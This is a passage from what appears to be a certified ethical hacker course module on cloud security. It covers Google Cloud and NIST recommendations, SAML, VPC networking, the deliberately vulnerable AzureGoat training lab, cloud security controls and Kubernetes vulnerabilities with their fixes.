- Implement STRIDE (spoofing, tampering, repudiation, information disclosure, denial of service, and elevation of privilege) as a threat model for threat protection in Google Cloud.
- Leverage key management services (KMSs) and customer-supplied encryption keys (CSEKs) to encrypt and manage data.
- Implement application layer encryption on Google Kubernetes Engine (GKE) services.
- Enable encryption for GKE cluster nodes with customer-managed keys and controls access through specific IP addresses using HTTPS.
- Enforce SSL encryption in cloud SQL databases.
- Deactivate support for interactive serial console in Google VMs.
- Employ Terraform modules from private git repositories to automatically implement resources.
- Implement shielded VMs to protect against rootkits, remote attacks, and privilege escalation.
- Use a sandbox environment to examine security attacks.
- Check for common vulnerabilities on images stored in the container registry.
- Enable SSO for user authentication.
- Create well-defined groups and assign roles using specific naming conventions instead of assigning permissions to individual users.
- Use a dedicated channel to connect to Google Cloud from the on-premise networks.
- Enforce tag-based firewall rules to monitor and secure the network traffic flow.
- Use the Cloud Logging API to ingest, aggregate, and process logs.
- Use Google Security Command Center Enterprise for aggregating and managing security findings to detect and alert misconfigurations, vulnerabilities, and threats.

- Maintain visibility over volumes and resources used in multiple projects.
- Enforce strong password policies and MFA in cloud and corporate entities.
- Continuously monitor Admin Activity Logs to track GCP resource access.
- Use IAM frameworks to access Google Cloud resources.
- Disable publicly accessible cloud storage buckets in organizational GCP accounts.
- Enforce proper data retention policies for Google Cloud storage.
- Enable Private Google Access to ensure that VMs in VPC networks can access Google APIs and services without using public IP addresses.

NIST Recommendations for Cloud Security

Source: <https://www.nist.gov>

- Assess the risk posed to the client's data, software, and infrastructure.
- Select an appropriate deployment model according to needs.
- Ensure audit procedures are in place for data protection and software isolation.
- Renew SLAs in case of security gaps between the organization's security requirements and cloud provider's standards.
- Establish appropriate incident detection and reporting mechanisms.
- Analyze the security objectives of the organization.
- Enquire about who is responsible for data privacy and security issues in the cloud.
- Implement strong anti-virus and firewalls to filter-out unusual traffic.
- Encrypt data at rest and in transit.

Apart from generic recommendations, the National Institute of Standards and Technology (NIST) provides comprehensive guidelines and recommendations for mandatory access control as part of its cybersecurity framework. These recommendations are designed to help organizations implement effective access control measures to protect their information systems and data. The following tables describe the various access control guidelines for common cloud service models: IaaS, PaaS, and SaaS.

Subjects	Operations	Objects
IaaS end user	Login, Read, Write, Create	Hypervisor
IaaS end user	Read, Write, Create	VMs
VM	Write	Hypervisor
VM	Read, Write	Other VMs within the same host
VM	Read, Write, Create	Guest OS images

VM	Read, Write	Other VMs from different hosts but within the same IaaS provider
VM	Read, Write	Other VMs from different IaaS providers
Hypervisor	Read, Write, Create	Guest OS images
Hypervisor	Read, Write	Hardware resources
Hypervisor	Read, Write, Create	VMs

Table 19.11: NIST access control recommendations for IaaS

Subjects	Operations	Objects
Application user	Read	Memory data
VM of a hosted application	Read, Write	Other applications' data within the same host
Application developer	Create, Read, Write	Middleware data, memory data
Cloud service provider	Replicate	Application-related data

Table 19.12: NIST access control recommendations for PaaS

Subjects	Operations	Objects
Application user	Read, Write	Application-related data
Application user	Read	Memory
Application user	Execute	Application
Application user	Read, Write	Application data
Application user	Execute	Application code
VM of a hosted application	Execute	Other application code within the same host

Table 19.13: NIST access control recommendations for SaaS

Security Assertion Markup Language (SAML)

SAML is a popular open-standard protocol used for authentication and authorization between two communicating entities. It provides a single sign-on (SSO) facility for users to interact with multiple applications or services with one set of common credentials. SAML can be offered as software-as-a-service, which can be installed at the service provider (SP) and identity provider (IdP) to simplify the federated authorization and authentication mechanisms for users. The SAML protocol consists of the following three entities.

- **Client or user:** It is an entity with a valid account that requests a service or resource through a web browser.
- **Service provider (SP):** It is a server hosting applications or services for the users.
- **Identity provider (IdP):** It is an entity within a system that stores user directories and validating mechanisms.

When SAML federation software is installed or configured, it builds a trust relationship between SP and IdP, enabling secure communication. When a user wishes to access any service or resource, he/she must be authenticated by the IdP. Soon after a service request is initiated from the user, the SP sends an SAML request to the IdP to validate the user.

The IdP then creates an XML-based SAML authentication assertion that describes what type of login attempt has been initiated (password, two-factor, etc.); the SAML attribute assertion, which contains specific details about the user; and the authorization assertion, which describes whether the user can be allowed or denied access to the service. XML-based assertions are then forwarded to the SP. Once the authentication process is completed successfully, the user is free to access the protected resources or services.




Figure 19.149: Working of SAML

Cloud Network Security

A cloud network is virtual IT infrastructure managed by cloud service providers (CSPs), where network resources are supplied on demand in the form of private and public clouds. By creating a virtual environment within the cloud through an existing physical network, CSPs can perform network operations on the public cloud using individual client accounts. Cloud network security can be achieved in the following ways.

- **Virtual private cloud (VPC):** VPC is a secure and independent private cloud environment that resides within the public cloud. VPC clients can execute programs, host applications, save data, and perform anything they wish on a private network using their individual accounts, but the private cloud is hosted by the public cloud provider. A VPC is generally independent from other VPCs running with the same account; hence, one

VPC client cannot view the traffic directed to another client's VPCs. The client can also create an IPv6 block and add multiple subnets within that block. VPC can merge the scalability and other optimal features of public cloud computing with the data segregation of private cloud computing. VPC resources are available on demand and can be expanded and configured based on the requirement.




Figure 19.150: Virtual Private Cloud (VPC)

- Public and private subnets:** The subnets in VPC can be public or private. The virtual machines residing in the public subnet can transmit data packets directly over the web, while the VMs in a private subnet cannot. A public subnet consists of an outward path that transmits messages via an Internet Gateway (IGW), which allows IPv4 and IPv6 traffic from the VPC without any conditions on the bandwidth. VMs in the public subnet can also receive inbound traffic via the IGW as long as their network ACLs and security groups permit it.

A private subnet can connect to the external web via a public network address translation (NAT) gateway. The routing device itself performs NAT. Additionally, NAT does not directly permit inward traffic from the web, which makes the subnet private. The external connectivity for the private subnet can also be created using VPN services.




Figure 19.151: Public and private subnets


- Transit gateways:** A transit gateway is a network routing solution that establishes and manages communication between an on-premises consumer network and VPCs via a centralized unit. This approach simplifies the network topology and eliminates complicated peering connections. However, these communications can be allowed or blocked by cloud-specific ACLs depending on the port numbers and IP addresses of the hosts. Through the centralized unit, an administrator or network manager can have a clear picture of the entire network, even if device connections are made through a software-defined wide area network (SD-WAN).

AzureGoat – Vulnerable by Design Azure Infrastructure

AzureGoat is a **vulnerable by design infrastructure** on Azure that **mimics** real-world infrastructure with added vulnerabilities. It offers **multiple escalation paths** and is designed with **black-box testing** approach.

Scenarios where attackers can leverage AzureGoat:

- Insecure direct object reference
- Server-side request forgery (SSRF)
- Security misconfiguration
- Privilege escalation



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

AzureGoat – Vulnerable by Design Azure Infrastructure

Source: <https://github.com>

AzureGoat is vulnerable to the design infrastructure on Azure that showcases the latest OWASP Top 10 web application security risks (2021) and other common misconfigurations based on services such as App Functions, CosmosDB, Storage Accounts, Automation, and Identities. The tool allows attackers to mimic real-world infrastructure but with added vulnerabilities. It offers attackers multiple escalation paths and is designed using a black-box testing approach.

The following are various scenarios in which attackers can use AzureGoat to practice and hone their attack skills:

- **Insecure Direct Object Reference**

Leverage insecure direct object reference vulnerabilities to exploit the target user's account and change passwords.


D4 Module 19 | Cloud Computing

EC-Council CEH™

Cloud Security Controls

Cloud Integration and Auditing

- Cloud integration is the process of **grouping multiple cloud environments** together in the form of a public or hybrid cloud
- Cloud auditing is the process of **analyzing the services** offered by cloud providers and verifying the conformity to requirements for privacy, security, etc.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Security Groups

- It is a basic security measure implemented in cloud infrastructure to provide **security to virtual instances**
- The security group resides between the Internet and virtual instances to control the **inbound and outbound traffic**

Instance Awareness

- The **cloud-based kill chain model** describes the possibilities of using fake cloud instances for command and control to exfiltrate data from a cloud environment

Cloud Security Controls

Cloud security controls protect a cloud environment from any type of vulnerability and minimize the impacts of cyberattacks. These controls may include practices, procedures, guidelines, and policies that are enforced to secure the cloud infrastructure. A few examples of cloud security controls are discussed below:

- Cloud Application Security**

Cloud application security is a set of rules, processes, policies, controls, and techniques that administer all the data exchange between collaborative cloud platforms such as Box, Google Workspace, Slack, and Microsoft Office 365. If employees or users store and send data in cloud platforms over the long term, it is mandatory to include a cloud-based solution known as “safety net” in the zero-trust security implementation. Cloud application security is applied to only the application layers of SaaS, IaaS, and PaaS.

Cloud Application Security




Figure 19.154: Cloud application security

Implementing cloud application security prevents exploits such as cross-site scripting (XSS), cross-site request forgery (CSRF), session hijacking, SQL injection, and weak authentication.

- **High Availability Across Zones**

A cloud environment for an application should have high availability zones because it should allow application's services to be continued even during intentional or unintentional network downtimes. High availability can be achieved by dividing servers into zones and maintaining network consistency across them. It enables the environment to handle failures in individual availability zones or the network without losing data. It also provides centralized management to monitor network operations and resource utilization. Figure below shows a simplified view of a cloud environment with high availability across zones.




Figure 19.155: High availability across zones

A cloud environment with high availability consists of two nodes: the master node and secondary node. The first server runs in the first availability zone, and the second server runs in secondary availability zone. This environment is protected from various service outages such as disk failure, volume failure, network failure and zone failure. Here, each node is independent and has separate zones. If any node fails, a copy of its data is ensured to exist in the other node, which provides access to all the information. Further, a node can be shut down to be upgraded while the other node actively provides the services.

- **Cloud Integration and Auditing**

Cloud integration is the process of grouping multiple cloud environments together in the form of a public or hybrid cloud that enables administrators to continuously access and handle systems, services, data, and applications. It also combines a cloud environment with the on-premises environment. Without cloud integration, administrators need to perform each integration task independently and manually, which is a time consuming and error-prone process. While risk indicators for on-premises networks are generally detected in network or application logs, cloud-based risk indicators are obtained from API logs. Therefore, all the services should be integrated according to the defined security policies or guidelines and audited further to achieve security compliance. Cloud

integration mechanisms provide a comprehensive view over all of the organization's data, enhance connectivity, and help in gathering all the indicators of risk for assessment.

Cloud auditing is the process of analyzing the services offered by cloud providers and verifying the conformity to privacy, security, and performance requirements for the cloud environment. Cloud security audits must address the problems associated with both conventional and cloud infrastructure. Proper auditing can ensure the availability of services to the clients under all conditions in an organized and comprehensive manner. It also offers automated data collection on security and operations for systematic evaluation and comparison. It is a cost-effective approach that saves time for large as well as small enterprises because information provided once can be dynamically updated when modifications are applied.




Figure 19.156: Cloud integration

- **Security Groups**

A security group is a basic security measure implemented in cloud infrastructure to provide security to virtual instances. It serves as a security solution for virtual machines. The security group is located between the Internet and virtual instances, and it controls the inbound and outbound traffic. A properly configured security group prevents denial-of-service (DoS) attacks and unauthorized access to IT resources.

- **Instance Awareness**

The cloud-based kill chain model describes the possibilities of using fake cloud instances for command and control to exfiltrate data from a cloud environment. Many security solutions such as firewalls, gateways, and other cloud security tools are incapable of fighting these threats because they cannot trace the differences between instances of cloud applications. Attackers often take advantage of this incapability when targeting cloud networks. Hence, it is necessary to use tools that are aware of or can differentiate cloud instances such as Google Drive and OneDrive to protect against cloud-based threats such as data exfiltration and SaaS phishing.

Kubernetes Vulnerabilities and Solutions

Vulnerabilities	Solutions	Vulnerabilities	Solutions
1. No Certificate Revocation	<ul style="list-style-type: none">Ensure that nodes maintain the Certificate Revocation List (CRL)Insist that administrators use OCSP stapling for revoking certificates	6. Non-constant Time Password Comparison	<ul style="list-style-type: none">Use a safe constant-time comparison function such as <code>crypto.subtle.ConstantTimeCompare</code>Disapprove basic authentication mechanisms for secure options
2. Unauthenticated HTTPS Connections	<ul style="list-style-type: none">Authenticate all HTTPS connections within the systemEnsure that all the components use CA maintained by the kube-apiserverImplement two-way TLS for all the connections	7. Hardcoded Credential Paths	<ul style="list-style-type: none">Define a configuration method for credential paths, and avoid hardcoding credential pathsAllow cross-platform configuration through path generalization
3. Exposed Bearer Tokens in Logs	<ul style="list-style-type: none">Remove the bearer token from the system logsPerform code reviews to ensure sensitive data is not logged and implement logging filters	8. Log Rotation is not Atomic	<ul style="list-style-type: none">Implement a copy-then-rename technique to ensure logs are not lost during log rotationAvoid using log rotation, and implement persistent logs that add log data linearly
4. Exposure of Sensitive Data via Environment Variables	<ul style="list-style-type: none">Avoid collecting sensitive data directly from environment variablesUse Kubernetes secrets in all components of the system	9. No Back-off Process for Scheduling	<ul style="list-style-type: none">Implement a back-off process for kube-scheduler to prevent tight-loops
5. Secrets at Rest not Encrypted by Default	<ul style="list-style-type: none">Define and document configurations required for different levels of security	10. No Non-repudiation	<ul style="list-style-type: none">Use secondary logging mechanisms for processes that require strict non-repudiation and auditingAll authentication events should be logged and retrievable from a central location

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Kubernetes Vulnerabilities and Solutions

The rising popularity and acceptance of Kubernetes technologies across various organizations, including the top public cloud providers, have eventually amplified critical vulnerabilities. It has become obligatory for security professionals to detect vulnerabilities and implement enhanced security solutions.

Discussed in the table are some of the Kubernetes vulnerabilities and solutions associated with each vulnerability.

Vulnerabilities	Solutions
